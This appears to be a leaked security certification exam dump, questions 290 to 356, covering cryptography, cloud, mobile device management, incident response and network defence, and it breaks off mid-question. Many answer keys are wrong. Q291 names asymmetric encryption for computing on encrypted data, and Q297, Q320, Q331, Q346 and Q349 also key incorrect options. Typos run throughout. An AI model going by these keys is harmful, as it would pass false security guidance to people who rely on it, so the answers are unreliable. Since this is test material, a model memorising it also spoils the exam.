C. Disable push notification services.
D. Disable wipe

Answer: B

QUESTION 290
A Chief Information Security Officer (CISO) needs to create a policy set that meets international standards for data privacy and sharing. Which of the following should the CISO read and understand before writing the policies?

A. PCI DSS
B. GDPR
C. NIST
D. ISO 31000

Answer: B

QUESTION 291
A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral

Answer: A

QUESTION 292
A smart switch has the ability to monitor electrical levels and shut off power to a building in the event of power surge or other fault situation. The switch was installed on a wired network in a hospital and is monitored by the facilities department via a cloud application. The security administrator isolated the switch on a separate VLAN and set up a patching routine. Which of the following steps should also be taken to harden the smart switch?

A. Set up an air gap for the switch.
B. Change the default password for the switch.
C. Place the switch in a Faraday cage.
D. Install a cable lock on the switch.

Answer: B

QUESTION 293
Which of the following attacks can be used to exploit a vulnerability that was created by untrained users?

A. A spear-phishing email with a file attachment
B. A DoS using IoT devices
C. An evil twin wireless access point
D. A domain hijacking of a bank website

Answer: A

QUESTION 294
An organization is struggling to differentiate threats from normal traffic and access to systems. A security engineer has been asked to recommend a system that will aggregate data and provide metrics that will assist in identifying malicious actors or other anomalous activity throughout the environment. Which of the following solutions should the engineer recommend?

A. Web application firewall
B. SIEM
C. IPS
D. UTM
E. File integrity monitor

Answer: B

QUESTION 295
Which of the following attacks can be mitigated by proper data retention policies?

A. Dumpster diving
B. Man-in-the browser
C. Spear phishing
D. Watering hole

Answer: A

QUESTION 296
Which of the following may indicate a configuration item has reached end-of-life?

A. The device will no longer turn on and indicated an error.
B. The vendor has not published security patches recently.
C. The object has been removed from the Active Directory.
D. Logs show a performance degradation of the component.

Answer: B

QUESTION 297
The SOC is reviewing processes and procedures after a recent incident. The review indicates it took more than 30 minutes to determine that quarantining an infected host was the best course of action. This allowed the malware to spread to additional hosts before it was contained. Which of the following would BEST to improve the incident response process?

A. Updating the playbook with better decision points
B. Dividing the network into trusted and untrusted zones
C. Providing additional end-user training on acceptable use
D. Implementing manual quarantining of infected hosts

Answer: C

QUESTION 298
A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs, the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

A. Segmentation
B. Firewall whitelisting
C. Containment
D. Isolation

Answer: A

QUESTION 299
Which of the following are the MOST likely vectors for the unauthorized or unintentional inclusion of vulnerable code in a software company's final software releases? (Choose two.)

A. Unsecure protocols
B. Use of penetration-testing utilities
C. Weak passwords
D. Included third-party libraries
E. Vendors/supply chain
F. Outdated anti-malware software

Answer: AC

QUESTION 300
A security manager needed to protect a high-security data center, so the manager installed a mantrap that can detect an employee's heartbeat, weight, and badge.
Which of the following did the security manager implement?

A. A physical control
B. A corrective control
C. A compensating control
D. A managerial control

Answer: A
Explanation:
A mantrap is being used to control *physical* access to the data center.

QUESTION 301
An organization is concerned that its hosted web servers are not running the most updated version of software. Which of the following would work BEST to help identify potential vulnerabilities?

A. `hping3 -S comptia.org -p 80`
B. `nc -1 -v comptia.org -p 80`
C. `nmap comptia.org -p 80 -sV`
D. `nslookup -port=80 comptia.org`

Answer: C

QUESTION 302
A security administrator adding a NAC requirement for all VPN users to ensure the connecting devices are compliant with company policy. Which of the following items provides the HIGHEST assurance to meet this requirement?

A. Implement a permanent agent.
B. Install antivirus software.
C. Use an agentless implementation.
D. Implement PKI.

Answer: D

QUESTION 303
A company wants to configure its wireless network to require username and password authentication. Which of the following should the system administrator implement?

A. WPS
B. PEAP
C. TKIP
D. PKI

Answer: B

QUESTION 304
Ann, a security manager, is reviewing a threat feed that provides information about attacks that allow a malicious user to gain access to private contact lists. Ann receives a notification that the vulnerability can be exploited within her environment. Given this information, Ann can anticipate an increase in:

A. vishing attacks
B. SQL injections attacks
C. web application attacks
D. brute-force attacks

Answer: B

QUESTION 305
A security analyst is reviewing the following pseudo-output snippet after running the command `less /tmp/file.tmp`.

```
JFIF
40 42.8562N
74 0.3582W
WGKJASDFJAFD#$TJVQIJ#$FNIHLADVJNKLQKRWEF
ASDFAGFADIFABIO%(FJQI$FJIAPDSVJIQRWEOJFJ
(IIREHOFVJKALWE$DFIKVLEEMQAWREIHDVKJSKDJ
```

The information above was obtained from a public-facing website and used to identify military assets. Which of the following should be implemented to reduce the risk of a similar compromise?

A. Deploy a solution to sanitize geotagging information
B. Install software to wipe data remnants on servers
C. Enforce proper input validation on mission-critical software
D. Implement a digital watermarking solution

Answer: A

QUESTION 306
A remote user reports the inability to authenticate to the VPN concentrator.
During troubleshooting, a security administrate captures an attempted authentication and discovers the following being presented by the user's VPN client:

```
Certificate:
      Data:
            Version: 3 (0x2)
            Serial Number:
                  10:e6:fc:62:b7:41:8a:d5:00:5e:45:b6
            Signature Algorithm: sha256WithRSAEncryption
                  Issuer: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Organization Validation
      CA - SHA256 - G2
                  Validity
                        Not Before: Nov 21 08:00:00 2017 GMT
                        Not After: Nov 22 07:59:59 2021 GMT
                  Subject: C=US, ST=Illinois, L=Chicago, O=Employee1
                  Subject Public Key Info:
                        Public Key Algorithm: id-ecPublicKey
                              Public-Key: (256 bit)
                              pub:
                                    04:c9:22:69:31:8a:d6:6c:ea:da:c3:7f:2c:ac:a5:
                                    af:c0:02:ea:81:cb:65:b9:fd:0c:6d:46:5b:c9:1e:
                                    ed:b2:ac:2a:1b:4a:ec:80:7b:e7:1a:51:e0:df:f7:
                                    c7:4a:20:7b:91:4b:20:07:21:ce:cf:68:65:8c:c6:
                                    9d:3b:ef:d5:c1
                              ASN1 OID: prime256v1
                              NIST CURVE: p-256
                  X509v3 extensions:
                        X509v3 Key Usage: critical
                              Certificate Sign, CRL Sign
                        Authority Information Access:
                              CA Issuers - URI:http://secure.globalsign.com/cacert/
                              gsorganizationvalsha2g2r1.crt
                              OCSP - URI: http://ocsp2.globalsign.com/gsorganizationvalsha2g2
                        X509v3 Certificate Policies:
                              Policy: 1.3.6.1.4.1.4146.1.20
                              CPS: https://www.globalsign.com/repository
                              Policy: 2.23.140.1.2.2
                        X509v3 Basic Constraints:
                              CA:FALSE
                        X509v3 CRL Distribution Points:
                              Full Name:
                              URI:http:/crl.globalsign.com/gs/gsorganizationvalsha2g2r1.crl
                        X509v3 Subject Key Identifier:
                              11:2A:23:2A:33:8B:1B:CE:B1:D6:AB:55:EF:D7:67:21:2C:94:5C:54
                        X509v3 Authority Key Identifier:
                              keyid:12:DE:51:F1:BD:1C:11:22:33:1C:C0:CC:7D:2B:38:00:30:E6:1A:7C
      Signature Algorithm: sha256WithRSAEncryption
            5b:c2:ed:d1:39:6f:af:40:27:bd:1e:18:3e:30:54:23:53:
            ...
```

Which of the following BEST describes the reason the user is unable to connect to the VPN service?

A. The user's certificate is not signed by the VPN service provider
B. The user's certificate has been compromised and should be revoked.
C. The user's certificate was not created for VPN use
D. The user's certificate was created using insecure encryption algorithms

Answer: B

QUESTION 307
A DevOps team wants to move production data into the QA environment for testing.
This data contains credit card numbers and expiration dates that are not tied to any individuals.
The security analyst wants to reduce risk.
Which of the following will lower the risk before moving the data?

A. Redacting all but the last four numbers of the cards

B. Hashing the card numbers
C. Scrambling card and expiration data
D. Encrypting card and expiration numbers

Answer: B

QUESTION 308
Following the most recent patch deployment, a security engineer receives reports that the ERP application is no longer accessible.
The security engineer reviews the situation and determines a critical security patch that was applied to the ERP server is the cause.
The patch is subsequently backed out.
Which of the following security controls would be BEST to implement to mitigate the threat caused by the missing patch?

A. Anti-malware
B. Patch testing
C. HIPS
D. Vulnerability scanner

Answer: B

QUESTION 309
A Chief Information Security Officer (CISO) is running a test to evaluate the security of the corporate network and attached devices.
Which of the following components should be executed by an outside vendor?

A. Penetration tests
B. Vulnerability assessment
C. Tabletop exercises
D. Blue-team operations

Answer: A

QUESTION 310
A security manager is determining the best DLP solution for an enterprise.
A list of requirements was created to use during the source selection.
The security manager wants to confirm a solution exists for the requirements that have been defined.
Which of the following should the security manager use?

A. NDA
B. RFP
C. RFQ
D. MSA
E. RFI

Answer: E

QUESTION 311
Designing a system in which only information that is essential for a particular job task is allowed to be viewed can be accomplished successfully by using:

A. mandatory vacations.
B. job rotations
C. role-based access control
D. discretionary access
E. separation of duties

Answer: C

QUESTION 312
The information security manager of an e-commerce company receives an alert over the weekend that all the servers in a datacenter have gone offline.
Upon discussing this situation with the facilities manager, the information security manager learns there was planned electrical maintenance.
The information security manager is upset at not being part of the maintenance planning, as this could have resulted in a loss of:

A. data confidentiality.
B. data security.
C. PCI compliance
D. business availability.

Answer: D

QUESTION 313
A company contracts a security consultant to perform a remote white-box penetration test.
The company wants the consultant to focus on Internet-facing services without negatively impacting production services.
Which of the following is the consultant MOST likely to use to identify the company's attack surface? (Choose two)

A. Web crawler
B. WHOIS registry
C. DNS records
D. Company's firewall ACL
E. Internal routing tables
F. Directory service queries

Answer: BE

QUESTION 314
A company is concerned about disgruntled employees transferring its intellectual property data through covert channels.
Which of the following tools would allow employees to write data into ICMP echo response packets?

A. Thor

B. Jack the Ripper
C. Burp Suite
D. Loki

Answer: D

QUESTION 315
A security engineer is making certain URLs from an internal application available on the Internet. The development team requires the following

```
- The URLs are accessible only from internal IP addresses
- Certain countries are restricted
- TLS is implemented.
- System users transparently access internal application services in a round robin to maximize performance
```

Which of the following should the security engineer deploy?

A. DNS to direct traffic and a WAF with only the specific external URLs configured
B. A load balancer with GeoIP restrictions and least-load-sensing traffic distribution
C. An application-aware firewall with geofencing and certificate services using DNS for traffic direction
D. A load balancer with IP ACL restrictions and a commercially available PKI certificate

Answer: B

QUESTION 316
A company enlists a trusted agent to implement a way to authenticate email senders positively. Which of the following is the BEST method for the company to prove Vie authenticity of the message?

A. issue PIN-enabled hardware tokens
B. Create a CA win all users
C. Configure the server to encrypt all messages in transit
D. include a hash in the body of the message

Answer: A

QUESTION 317
A company recently migrated to a SaaS-based email solution.
The solution is configured as follows.

```
- Passwords are synced to the cloud to allow for SSO
- Cloud-based antivirus is enabled
- Cloud-based anti-spam is enabled
- Subscription-based blacklist is enabled
```

Although the above controls are enabled, the company's security administrator is unable to detect an account compromise caused by phishing attacks in a timely fashion because email logs are not immediately available to review.

Which of the following would allow the company to gam additional visibility and reduce additional costs? (Choose two.)

A. Migrate the email antivirus and anti-spam on-premises
B. Implement a third-party CASB solution.
C. Disable the current SSO model and enable federation
D. Feed the attacker IPs from the company IDS into the email blacklist
E. Install a virtual SIEM within the email cloud provider
F. Add email servers to NOC monitoring

Answer: BE

QUESTION 318
The Chief Information Security Officer (CISO) of a company that has highly sensitive corporate locations wants its security engineers to find a solution to growing concerns regarding mobile devices.
The CISO mandates the following requirements:

```
- The devices must be owned by the company for legal purposes.
- The device must be as fully functional as possible when off site.
- Corporate email must be maintained separately from personal email
- Employees must be able to install their own applications.
```

Which of the following will BEST meet the CISO's mandate? (Choose two.).

A. Disable the device's camera
B. Allow only corporate resources in a container.
C. Use an MDM to wipe the devices remotely
D. Block all sideloading of applications on devices
E. Use geofencmg on certain applications
F. Deploy phones in a BYOD model

Answer: BE

QUESTION 319
After analyzing code, two developers al a company bring these samples to the security operations manager.

```
Example Language: Java
# Java Web App ResourceBundle properties file
...
webapp.ldap.username=secretUsername
webapp.ldap.password=secretPassword
...
The following example shows a portion of a configuration file for an ASP.Net application.
Example Language: ASP.NET
...
<conectionStrings>
<add name="ud_DEV" connectionString="connectDB=uDB; uid=db2admin; pwd=password;
dbalias=uDB;" providerName="System.Data.Odbc" />
</connectionStrings>
...
```

Which of the following would BEST solve these coding problems?

A. Use a privileged access management system
B. Prompt the administrator for the password .
C. Use salted hashes with PBKDF2.
D. Increase the complexity and length of the password

Answer: B

QUESTION 320
A security administrator receives reports that several workstations are unable to access resources within one network segment.
A packet capture shows the segment is flooded with ICMPv6 traffic from the source fe80::21ae;4571:42ab:1fdd and for the destination ff02::1.
Which of the following should the security administrator integrate into the network to help prevent this from occurring?

A. Raise the dead peer detection interval to prevent the additional network chatter
B. Deploy honeypots on the network segment to identify the sending machine.
C. Ensure routers will use route advertisement guards.
D. Deploy ARP spoofing prevention on routers and switches.

Answer: D

QUESTION 321
Joe an application security engineer is performing an audit of an environmental control application.
He has implemented a robust SDLC process and is reviewing API calls available to the application.
During the review, Joe finds the following in a log file.

```
POST /API/Data/Username=Jim&Password=Rustle&PowerKW&Efficiency
POST /API/Data/Username=John&Password=Doe&Uptime&Temperature
POST /API/Data/Username=OTManager&Password=1gudPW&Sector5ESensor2=Off&Sector5ESensor2Status
```

Which of the following would BEST mitigate the issue Joe has found?

A. Ensure the API uses SNMPv1.
B. Perform authentication via a secure channel
C. Verify the API uses HTTP GET instead of POST
D. Deploy a WAF in front of the API and implement rate limiting

Answer: B

QUESTION 322
An organization implemented a secure boot on its most critical application servers which produce content and capability for other consuming servers A recent incident, however led the organization to implement a centralized attestation service for these critical servers.
Which of the following MOST likely explains the nature of the incident that caused the organization to implement this remediation?

A. An attacker masqueraded as an internal DNS server
B. An attacker leveraged a heap overflow vulnerability in the OS
C. An attacker was able to overwrite an OS integrity measurement register
D. An attacker circumvented IEEE 802.1X network-level authentication requirements.

Answer: C

QUESTION 323
A company's Internet connection is commonly saturated during business hours, affecting Internet availability.
The company requires all Internet traffic to be business related.
After analyzing the traffic over a period of a few hours, the security administrator observes the following:

Protocol	Usage	%
TCP/SSL	324Gb	85%
TCP/HTTP	37Gb	10%
UDP/DNS	10Gb	3%
Other	8GB	2%

The majority of the IP addresses associated with the TCP/SSL traffic resolve to CDNs.
Which of the following should the administrator recommend for the CDN traffic to meet the corporate security requirements?

A. Block outbound SSL traffic to prevent data exfiltration.
B. Confirm the use of the CDN by monitoring NetFlow data
C. Further investigate the traffic using a sanctioned MITM proxy.
D. Implement an IPS to drop packets associated with the CDN.

Answer: A

QUESTION 324
An attacker has been compromising banking institution targets across a regional area.
The Chief Information Security Officer (CISO) at a local bank wants to detect and prevent an attack before the bank becomes a victim.
Which of the following actions should the CISO take?

A. Utilize cloud-based threat analytics to identify anomalous behavior in the company's B2B and vendor traffic
B. Purchase a CASB solution to identify and control access to cloud-based applications and services and integrate them with on-premises legacy security monitoring
C. Instruct a security engineer to configure the IDS to consume threat intelligence feeds from an information-sharing association in the banking sector
D. Attend and present at the regional banking association lobbying group meetings each month and facilitate a discussion on the topic.

Answer: C

QUESTION 325
Users have reported that an internally developed web application is acting erratically, and the response output is inconsistent.
The issue began after a web application dependency patch was applied to improve security.
Which of the following would be the MOST appropriate tool to help identify the issue?

A. Fuzzer
B. SCAP scanner
C. Vulnerability scanner
D. HTTP interceptor

Answer: A

QUESTION 326
A company makes consumer health devices and needs to maintain strict confidentiality of unreleased product designs.
Recently unauthorized photos of products still in development have been for sale on the dark web.
The Chief Information Security Officer (CISO) suspects an insider threat, but the team that uses the secret outdoor testing area has been vetted many times and nothing suspicious has been found.
Which of the following is the MOST likely cause of the unauthorized photos?

A. The location of the testing facility was discovered by analyzing fitness device information the test engineers posted on a website
B. One of the test engineers is working for a competitor and covertly installed a RAT on the marketing department's servers
C. The company failed to implement least privilege on network devices, and a hacktivist published stolen public relations photos
D. Pre-release marketing materials for a single device were accidentally left in a public location

Answer: D

QUESTION 327
A manufacturing company's security engineer is concerned a remote actor may be able to access the ICS that is used to monitor the factory lines.
The security engineer recently proposed some techniques to reduce the attack surface of the ICS to the Chief Information Security Officer (CISO).
Which of the following would BEST track the reductions to show the CISO the engineer's plan is successful during each phase?

A. Conducting tabletop exercises to evaluate system risk
B. Contracting a third-party auditor after the project is finished
C. Performing pre- and post-implementation penetration tests
D. Running frequent vulnerability scans during the project

Answer: D

QUESTION 328
A new corporate policy requires that all employees have access to corporate resources on

personal mobile devices.
The information assurance manager is concerned about the potential for inadvertent and malicious data disclosure if a device is lost, while users are concerned about corporate overreach.
Which of the following controls would address these concerns and should be reflected in the company's mobile device policy?

A. Place corporate applications in a container
B. Enable geolocation on all devices
C. install remote wiping capabilities
D. Ensure all company communications use a VPN

Answer: A

QUESTION 329
A security consultant is conducting a penetration test against a customer enterprise local comprises local hosts and cloud-based servers.
The hosting service employs a multitenancy model with elastic provisioning to meet customer demand.
The customer runs multiple virtualized servers on each provisioned cloud host.
The security consultant is able to obtain multiple sets of administrator credentials without penetrating the customer network.
Which of the following is the MOST likely risk the tester exploited?

A. Data-at-rest encryption misconfiguration and repeated key usage
B. Offline attacks against the cloud security broker service
C. The ability to scrape data remnants in a multitenancy environment
D. VM escape attacks against the customer network hypervisors

Answer: C

QUESTION 330
A security administrator is concerned about employees connecting their personal devices to the company network. Doing so is against company policy.
The network does not have a NAC solution.
The company uses a GPO that disables the firewall on all company-owned devices while they are connected to the internal network.
Additionally, all company-owned devices implement a standard naming convention that uses the device's serial number.
The security administrator wants to identify active personal devices and write a custom script to disconnect them from the network.
Which of the following should the script use to BEST accomplish this task?

A. Recursive DNS logs
B. DHCP logs
C. AD authentication logs
D. RADIUS logs
E. Switch and router ARP tables

Answer: E

QUESTION 331
An organization designs and develops safety-critical embedded firmware (inclusive of embedded OS and services) for the automotive industry.
The organization has taken great care to exercise secure software development practices for the firmware Of paramount importance is the ability to defeat attacks aimed at replacing or corrupting running firmware once the vehicle leaves production and is in the field Integrating, which of the following host and OS controls would BEST protect against this threat?

A. Configure the host to require measured boot with attestation using platform configuration registers extended through the OS and into application space.
B. Implement out-of-band monitoring to analyze the state of running memory and persistent storage and, in a failure mode, signal a check-engine light condition for the operator.
C. Perform reverse engineering of the hardware to assess for any implanted logic or other supply chain integrity violations
D. Ensure the firmware includes anti-malware services that will monitor and respond to any introduction of malicious logic.
E. Require software engineers to adhere to a coding standard, leverage static and dynamic analysis within the development environment, and perform exhaustive state space analysis before deployment

Answer: D

QUESTION 332
A consultant is planning an assessment of a customer-developed system.
The system consists of a custom-engineered board with modified open-source drivers and a one-off management GUI.
The system relies on two- factor authentication for interactive sessions, employs strong certificate-based data-in-transit encryption, and randomly switches ports for each session.
Which of the following would yield the MOST useful information'?

A. Password cracker
B. Wireless network analyzer
C. Fuzzing tools
D. Reverse engineering principles

Answer: D

QUESTION 333
An organization's mobile device inventory recently provided notification that a zero-day vulnerability was identified in the code used to control the baseband of the devices.
The device manufacturer is expediting a patch, but the rollout will take several months.
Additionally several mobile users recently returned from an overseas trip and report their phones now contain unknown applications, slowing device performance.
Users have been unable to uninstall these applications, which persist after wiping the devices.
Which of the following MOST likely occurred and provides mitigation until the patches are released?

A. Unauthentic firmware was installed, disable OTA updates and carrier roaming via MDM.
B. Users opened a spear-phishing email: disable third-party application stores and validate all signed code prior to execution.
C. An attacker downloaded monitoring applications; perform a full factory reset of the affected devices.

D. Users received an improperly encoded emergency broadcast message, leading to an integrity loss condition; disable emergency broadcast messages

Answer: A

QUESTION 334
Several recent ransomware outbreaks at a company have cost a significant amount of lost revenue.
The security team needs to find a technical control mechanism that will meet the following requirements and aid in preventing these outbreaks:

```
- Stop malicious software that does not match a signature
- Report on instances of suspicious behavior
- Protect from previously unknown threats
- Augment existing security capabilities
```

Which of the following tools would BEST meet these requirements?

A. Host-based firewall
B. EDR
C. HIPS
D. Patch management

Answer: C

QUESTION 335
A technician uses an old SSL server due to budget constraints and discovers performance degrades dramatically after enabling PFS.
The technician cannot determine why performance degraded so dramatically.
A newer version of the SSL server does not suffer the same performance degradation.
Performance rather than security is the main priority for the technician

The system specifications and configuration of each system are listed below:

	Old server	New server
Decryption chips	8	10
System RAM	16GB	8GB
Disk size	1TB	6TB
Algorithm	RSA	ECC
Connections	500	450

Which of the following is MOST likely the cause of the degradation in performance and should be changed?

A. Using ECC
B. Using RSA
C. Disk size
D. Memory size
E. Decryption chips
F. Connection requests

Answer: B

QUESTION 336
A company's human resources department recently had its own shadow IT department spin up ten VMs that host a mixture of differently labeled data types (confidential and restricted) on the same VMs。
Which of the following cloud and visualization considerations would BEST address the issue presented in this scenario?

A. Vulnerabilities associated with a single platform hosting multiple data types on VMs should have been considered
B. Vulnerabilities associated with a single server hosting multiple data types should have been considered.
C. Type 1vs Type 2 hypervisor approaches should have been considered
D. Vulnerabilities associated with shared hosting services provided by the IT department should have been considered.

Answer: B

QUESTION 337
An electric car company hires an IT consulting company to improve the cybersecurity of us vehicles.
Which of the following should achieve the BEST long-term result for the company?

A. Designing Developing add-on security components for fielded vehicles
B. Reviewing proposed designs and prototypes for cybersecurity vulnerabilities
C. Performing a cyber-risk assessment on production vehicles
D. Reviewing and influencing requirements for an early development vehicle

Answer: B

QUESTION 338
An enterprise is configuring an SSL client-based VPN for certificate authentication.
The trusted root certificate from the CA is imported into the firewall, and the VPN configuration in the firewall is configured for certificate authentication.
Signed certificates from the trusted CA are distributed to user devices. The CA certificate is set as trusted on the end-user devices, and the VPN client is configured on the end-user devices.
When the end users attempt to connect however, the firewall rejects the connection after a brief period.
Which of the following is the MOST likely reason the firewall rejects the connection?

A. In the firewall, compatible cipher suites must be enabled
B. In the VPN client, the CA CRL address needs to be specified manually
C. In the router, IPSec traffic needs to be allowed in bridged mode
D. In the CA, the SAN field must be set for the root CA certificate and then reissued

Answer: A

QUESTION 339

A software development firm wants to validate the use of standard libraries as part of the software development process.
Each developer performs unit testing prior to committing changes to the code repository.
Which of the following activities would be BEST to perform after a commit but before the creation of a branch?

A. Static analysis
B. Heuristic analysis
C. Dynamic analysis
D. Web application vulnerability scanning
E. Penetration testing

Answer: A

QUESTION 340
A creative services firm has a limited security budget and staff.
Due to its business model, the company sends and receives a high volume of files every day through the preferred method defined by its customers.
These include email, secure file transfers, and various cloud service providers.
Which of the following would BEST reduce the risk of malware infection while meeting the company's resource requirements and maintaining its current workflow?

A. Configure a network-based intrusion prevention system
B. Contract a cloud-based sandbox security service.
C. Enable customers to send and receive files via SFTP
D. Implement appropriate DLP systems with strict policies.

Answer: B

QUESTION 341
During an audit, it was determined from a sample that four out of 20 former employees were still accessing their email accounts.
An information security analyst is reviewing the access to determine if the audit was valid.
Which of the following would assist with the validation and provide the necessary documentation to audit?

A. Examining the termination notification process from human resources and employee account access logs
B. Checking social media platforms for disclosure of company sensitive and proprietary information
C. Sending a test email to the former employees to document an undeliverable email and review the ERP access
D. Reviewing the email global account list and the collaboration platform for recent activity

Answer: A

QUESTION 342
A healthcare company wants to increase the value of the data it collects on its patients by making the data available to third-party researchers for a fee.
Which of the following BEST mitigates the risk to the company?

A. Log all access to the data and correlate with the researcher

B. Anonymize identifiable information using keyed strings
C. Ensure all data is encrypted in transit to the researcher
D. Ensure all researchers sign and abide by non-disclosure agreements
E. Sanitize date and time stamp information in the records.

Answer: B

QUESTION 343
The Chief Executive Officer)CEO) of a small company decides to use cloud computing to host critical corporate data for protection from natural disasters.
The recommended solution is to adopt the public cloud for its cost savings If the CEO insists on adopting the public cloud model, which of the following would be the BEST advice?

A. Ensure the cloud provider supports a secure virtual desktop infrastructure
B. Ensure the colocation facility implements a robust DRP to help with business continuity planning.
C. Ensure the on-premises datacenter employs fault tolerance and load balancing capabilities.
D. Ensure the ISP is using a standard help-desk ticketing system to respond to any system outages

Answer: B

QUESTION 344
A development team releases updates to an application regularly.
The application is compiled with several standard open-source security products that require a minimum version for compatibility.
During the security review portion of the development cycle, which of the following should be done to minimize possible application vulnerabilities?

A. The developers should require an exact version of the open-source security products, preventing the introduction of new vulnerabilities.
B. The application development team should move to an Agile development approach to identify security concerns faster
C. The change logs for the third-party libraries should be reviewed for security patches, which may need to be included in the release.
D. The application should eliminate the use of open-source libraries and products to prevent known vulnerabilities from being included.

Answer: C

QUESTION 345
A penetration tester is given an assignment lo gain physical access to a secure facility with perimeter cameras.
The secure facility does not accept visitors and entry is available only through a door protected by an RFID key and a guard stationed inside the door.
Which of the following would be BEST for the penetration tester to attempt?

A. Gam entry into the building by posing as a contractor who is performing routine building maintenance
B. Tailgate into the facility with an employee who has a valid RFID badge to enter
C. Duplicate an employees RFID badge and use an IR camera to see when the guard leaves the post

D. Look for an open window that can be used to gain unauthorized entry into the facility

Answer: C

QUESTION 346
An attacker exploited an unpatched vulnerability in a web framework, and then used an application service account that had an insecure configuration to download a rootkit.
The attacker was unable to obtain root privileges Instead the attacker then downloaded a crypto-currency mining program and subsequently was discovered.
The server was taken offline, rebuilt, and patched.
Which of the following should the security engineer suggest to help prevent a similar scenario in the future?

A. Remove root privileges from the application service account
B. Implement separation of duties.
C. Properly configure SELinux and set it to enforce.
D. Use cron to schedule regular restarts of the service to terminate sessions.
E. Perform regular uncredentialed vulnerability scans

Answer: E

QUESTION 347
A video-game developer has received reports of players who are cheating.
All game players each have five capabilities that are ranked on a scale of 1 to 10 points, with 10 total points available for balance.
Players can move these points between capabilities at any time.
The programming logic is as follows:

```
- A player asks to move points from one capability to another
- The source capability must have enough points to allow the move
- The destination capability must not exceed 10 after the move
- The move from source capability to destination capability is then
completed
```

The time stamps of the game logs show each step of the transfer process takes about 900ms.
However, the time stamps of the cheating players show capability transfers at the exact same time.
The cheating players have 10 points in multiple capabilities.
Which of the following is MOST likely being exploited to allow these capability transfers?

A. TOC/TOU
B. CSRF
C. Memory leak
D. XSS
E. SQL injection
F. Integer overflow

Answer: A
Explanation:
The software checks the state of a resource before using that resource, but the resource's state can change between the check and the use in a way that invalidates the results of the check. This can cause the software to perform invalid actions when the resource is in an unexpected state.

QUESTION 348
The Chief Executive Officer (CEO) of a fast-growing company no longer knows all the employees and is concerned about the company's intellectual property being stolen by an employee. Employees are allowed to work remotely with flexible hours, creating unpredictable schedules. Roles are poorly defined due to frequent shifting needs across the company.
Which of the following new initiatives by the information security team would BEST secure the company and mitigate the CEO's concerns?

A. Begin simulated phishing campaigns for employees and follow up with additional security awareness training.
B. Seed company fileshares and servers with text documents containing fake passwords and then monitor for their use.
C. Implement DLP to monitor data transfer between employee accounts and external parties and services
D. Report data from a user-behavior monitoring tool and assign security analysts to review it daily

Answer: C

QUESTION 349
Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:

```
- Involve business owners and stakeholders
- Create an applicable scenario
- Conduct a biannual verbal review of the incident response plan
- Report on the lessons learned and gaps identified
```

Which of the following exercises has the CEO requested?

A. Parallel operations
B. Full transition
C. Internal review
D. Tabletop
E. Partial simulation

Answer: C

QUESTION 350
Several days after deploying an MDM for smartphone control, an organization began noticing anomalous behavior across the enterprise Security analysts observed the following:

```
- Unauthorized certificate issuance
- Access to mutually authenticated resources utilizing valid but
unauthorized certificates
- Granted access to internal resources via the SSL VPN
```

To address the immediate problem security analysts revoked the erroneous certificates.
Which of the following describes the MOST likely root cause of the problem and offers a solution?

A. The VPN and web resources are configured with too weak a cipher suite and should be rekeyed

to support AES 256 in GCM and ECC for digital signatures and key exchange

B. A managed mobile device is rooted exposing its keystore and the MDM should be reconfigured to wipe these devices and disallow access to corporate resources
C. SCEP is configured insecurely which should be enabled for device onboarding against a PKI for mobile-exclusive use
D. The CA is configured to sign any received CSR from mobile users and should be reconfigured to permit CSR signings only from domain administrators.

Answer: B

QUESTION 351
A security administrator is opening connectivity on a firewall between Organization A and Organization B Organization B just acquired Organization A.
Which of the following risk mitigation strategies should the administrator implement to reduce the risk involved with this change?

A. DLP on internal network nodes
B. A network traffic analyzer for incoming traffic
C. A proxy server to examine outgoing web traffic
D. IPS/IDS monitoring on the new connection

Answer: D

QUESTION 352
An organization is facing budget constraints The Chief Technology Officer (CTO) wants to add a new marketing platform but the organization does not have the resources to obtain separate servers to run the new platform.
The CTO recommends running the new marketing platform on a virtualized video-conferencing server because video conferencing is rarely used.
The Chief Information Security Officer (CISO) denies this request.
Which of the following BEST explains the reason why the CISO has not approved the request?

A. Privilege escalation attacks
B. Performance and availability
C. Weak DAR encryption
D. Disparate security requirements

Answer: D

QUESTION 353
A cloud architect needs to isolate the most sensitive portion of the network while maintaining hosting in a public cloud.
Which of the following configurations can be employed to support this effort?

A. Create a single-tenancy security group in the public cloud that hosts only similar types of servers
B. Privatize the cloud by implementing an on-premises instance.
C. Create a hybrid cloud with an on-premises instance for the most sensitive server types.
D. Sandbox the servers with the public cloud by server type

Answer: C

QUESTION 354
A financial services company has proprietary trading algorithms, which were created and are maintained by a team of developers on their private source code repository.
If the details of this operation became known to competitors, the company's ability to profit from its trading would disappear immediately.
Which of the following would the company MOST likely use to protect its trading algorithms?

A. Single-tenancy cloud
B. Managed security service providers
C. Virtual desktop infrastructure
D. Cloud security broker

Answer: A

QUESTION 355
A security administrator is performing an audit of a local network used by company guests and executes a series of commands that generates the following output:

```
On Host A
Internet address  Physical address  Type
10.100.0.1        00:0a:91:45:0a:1b Dynamic

On Host B
08:0a:di:fa:b1:00 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.100.0.1 is-at: 08:0a:di:fa:b1:00
08:0a:di:fa:b1:00 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.100.0.1 is-at: 08:0a:di:fa:b1:00
08:0a:di:fa:b1:00 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.100.0.1 is-at: 08:0a:di:fa:b1:00
08:0a:di:fa:b1:00 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.100.0.1 is-at: 08:0a:di:fa:b1:00

On Host A
Internet address  Physical address  Type
10.100.0.1        08:0a:di:fa:b1:00 Dynamic
```

Which of the following actions should the security administrator take to BEST mitigate the issue that transpires from the above information?

A. Implement switchport security
B. Implement 802 1X
C. Enforce static ARP mappings using GPO
D. Enable unicast RPF

Answer: A

QUESTION 356
An attacker wants to gain information about a company's database structure by probing the database listener.
The attacker tries to manipulate the company's database to see if it has any vulnerabilities that can be exploited to help carry out an attack.
